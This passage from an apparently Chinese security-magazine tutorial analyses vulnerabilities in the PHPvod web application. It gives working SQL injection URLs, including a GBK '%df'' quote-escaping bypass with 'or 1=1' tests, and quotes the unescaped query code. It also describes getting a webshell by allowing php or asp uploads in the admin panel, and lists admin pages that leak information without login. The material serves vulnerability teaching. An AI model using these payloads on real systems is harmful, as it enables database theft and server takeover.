


图6　错误信息




图7　正常返回

这里我们可以看到，提交的vid又带入了第二个查询，这就是出错的原因了。怎么解决呢？这里我用个最简单的方法，就是用"#"，也就是MYSQL的注释符。这样，整个URL就变为"**http://127.0.0.1/reply.php?vid=1%20order%20by%201 %23**"，访问后如图7。

我们再来看第三个漏洞，这次出问题的文件是profile.php，漏洞代码为：




图9　用户不存在




图10　添加可上传文件类型

```
if($id=='0') Showmsg('guest_info');

$userdb=array();
$userdb =$db->get_one("SELECT m.*,md.* FROM pv_members m LEFT JOIN pv_memberdata md ON m.uid=md.uid WHERE m.uid='$id'");
```

大家可以看到，"id"这个参数没有过滤，但它却是包含在单引号中的。如果我们加入单引号，会被PHP过滤，这里要用到的就是PHP的双字节编码漏洞了。

具体的方法是在单引号前加入"%df"，这样URL地址就变为：**http://127.0.0.1/profile.php?action=show&id=2%df'%20or%201=1%20%23**。

为什么这么写呢？大家可以上百度查询下双字节编码漏洞就知道了，这里就不浪费版面了。我们访问下这个URL，结果如图8。如果把1=1换成1=2，那么结果如图9，漏洞已经产生啦！

同样的多字节编码漏洞还存在于buy.php文件中，这里我只贴出URL，感兴趣的朋友自己去测试吧！

```
http://127.0.0.1/buy.php?vid=7%df'%20or%201=1%20%23
http://127.0.0.1/buy.php?vid=7%df'%20or%201=2%20%23
```




图8　用户信息正常显示

至于后台拿WEBSHELL，我们只需在后台上传海报的地方添加asp或者PHP类型就可以了，如图10。

然后就是上传了，剩下的留给大家自己做。最后我们再看看后台的权限验证问题，漏洞文件为admin.php，由于代码比较长，这里就不贴了，我们访问"**http://127.0.0.1/admin.php?adminjob=admin**"，结果如图11。

注意这时我后台其实已经注销了，居然还是可以得到不少有用的信息。有同样问题的还有："**http://127.0.0.1/admin.php?adminjob=left**"，剩下的似乎需要验证了，具体的大家自己去发掘吧。到这里PHPvod的漏洞就介绍完毕了，希望大家加油努力，早日发现属于自己的漏洞。

编辑点评：*本文比较基础，主要讲述了漏洞的挖掘和分析的过程和思路，通过恰当的编码、截断等手法，使得我们可以找到更多的漏洞，希望读者能早日找到自己的漏洞！*

